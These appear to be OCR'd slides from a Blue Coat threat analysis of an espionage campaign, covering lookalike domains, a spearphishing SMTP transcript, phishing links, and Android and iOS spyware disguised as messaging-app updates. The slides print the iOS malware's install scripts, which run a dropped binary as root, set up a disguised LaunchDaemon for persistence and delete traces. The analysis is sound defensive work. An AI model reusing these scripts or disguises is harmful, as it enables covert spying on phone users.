
BLUE COAT

Attacker’s infrastructure




BLUE COAT

Turning the tables



BLUE COAT

More infrastructure revealed



BLUE COAT


Email servers

```
.....[redacted]...[redacted].220 relay[redacted] ESMTP Service ready
EHLO [redacted]
250-Requested mail action okay, completed
250-SIZE 20971520
250-ETRN
250-8BITMIME
250 OK
MAIL FROM:<secretariat_oil@[redacted]>
250 Requested mail action okay, completed
RCPT TO:<[redacted]>
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: =?utf-8?B?c2VjcmV0YXJpYXRfb2ls[redacted]?= <secretariat_oil@[redacted]>
To: <[redacted]>
Subject: =?utf-8?B?Q29udHJhY3RfMTQ3NA==?=                    Contract_1474
Date: Fri, 24 Oct 2014 15:51:13 +0500
Message-ID: <70707393696556550.82833060711@376.35>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="=_00_430948465969"

--=_00_430948465969
Content-Type: text/plain;
.charset="utf-8"
Content-Transfer-Encoding: base64

                                                           Best Regards,
QmVzdCBSZWdhcmRzLA0KTXIuIFJBRsSwRyBIQVNBTk9WDQoNCg==       Mr. RAFİG HASANOV

--=_00_430948465969
Content-Type: application/octet-stream;
.name==?utf-8?B?TVExNDc0LmRvYw==?=                          MQ1474.doc
Content-Transfer-Encoding: base64
Content-Description: =?utf-8?B?TVExNDc0LmRvYw==?=          MQ1474.doc
Content-Disposition: attachment;
.filename==?utf-8?B?TVExNDc0LmRvYw==?=                      MQ1474.doc
```

- Observed attacks uses SOCKS proxy to email servers they controlled
  - Used routers to hide their identify from service providers
- Domains & servers paid for with bitcoin
- Domains look legit to victims
  - haarmannsi.cz vs haarmannsi.com
  - sanygroup.co.uk vs sanygroup.com
  - ecolines.es vs ecolines.net

BLUE COAT

Mobile as a target



BLUE COAT

Phishing link

- http://82.221.100.xxx/page/index?id=target_identifier&type2=action_code
  - 743: Serve malware disguised as WhatsApp updates
  - 1024: Serve malware disguised as Viber updates
  - other: Serve MMS phishing content.

BLUE COAT

MMS phishing

- We don’t have a sample of the actual MMS message
- Presumed message contained a link and a ‘password’
- Link from message takes victim to a simple password page
- The Logo is one of many mobile phone carriers
- We were only able to collect some of the carrier logos from the server before it was shutdown

BLUE COAT

How big is the mobile campaign


BLUE COAT®

Android malware

- Masked as WhatsApp Update
- Upon execution installs as service and removed app icon
- Is capable of gathering the following information
    - Account data
    - Location
    - Contacts
    - External and Internal Storage (files written)
    - Audio (microphone)
    - Outgoing calls
    - Incoming calls
    - Call log
    - Calendar
    - Browser bookmarks
    - Incoming SMS

BLUE COAT®

Android comms



- Malware Connects to specific user account on common blog site
- Looks for encrypted message between special HTML tags
- Decodes message which points to second-tier blog site
- Second-tier blog sites all appear to be compromised sites
- This way attackers can easily switch out what compromised sites are used for C&C


BLUE COAT®

iOS malware

- Masked as Skype Update
- Requires iPhone to be rooted with Cydia installed
- Once executed deletes app and sets executable to run at reboot
- Communicates with C&C via public hosting service's FTP
- Is capable of gathering the following information
    - Device platform, name, model, system name, system version
    - iTunes Account Information
    - Contacts
    - Hardware information
    - SMS messages
    - Call log
    - Calendar

BLUE COAT®

iOS deb installer





```
#!/bin/bash

cd /usr/bin
chmod 777 commsvib
chown root:wheel commsvib
./commsvib &
```

```
#!/bin/sh

sleep 10

dpkg -i /var/root/Media/Cydia/AutoInstall/d.deb

exit 0
```

BLUE COAT

iOS deb installer (2)




```
#! /bin/bash

chown root:wheel /usr/bin/C
chmod 755 /usr/bin/C
chmod 644 /System/Library/LaunchDaemons/com.apple.tor.plist
chown root:wheel /System/Library/LaunchDaemons/com.apple.tor.plist
rm /usr/bin/comms
rm /var/root/Media/Cydia/AutoInstall/d.deb
launchctl load /System/Library/LaunchDaemons/com.apple.tor.plist
exit 0
```

Key	Type	Value
▼ Root	Dictionary	(5 items)
Label	String	com.apple.tor
Program	String	/usr/bin/C
RunAtLoad	Boolean	YES
StartInterval	Number	20
UserName	String	root

```
plum@Hall:~$ file C
C: Mach-O universal binary with 3 architectures
C (for architecture armv7):     Mach-O executable arm
C (for architecture armv7s):    Mach-O executable arm
C (for architecture arm64):     Mach-O 64-bit executable
```

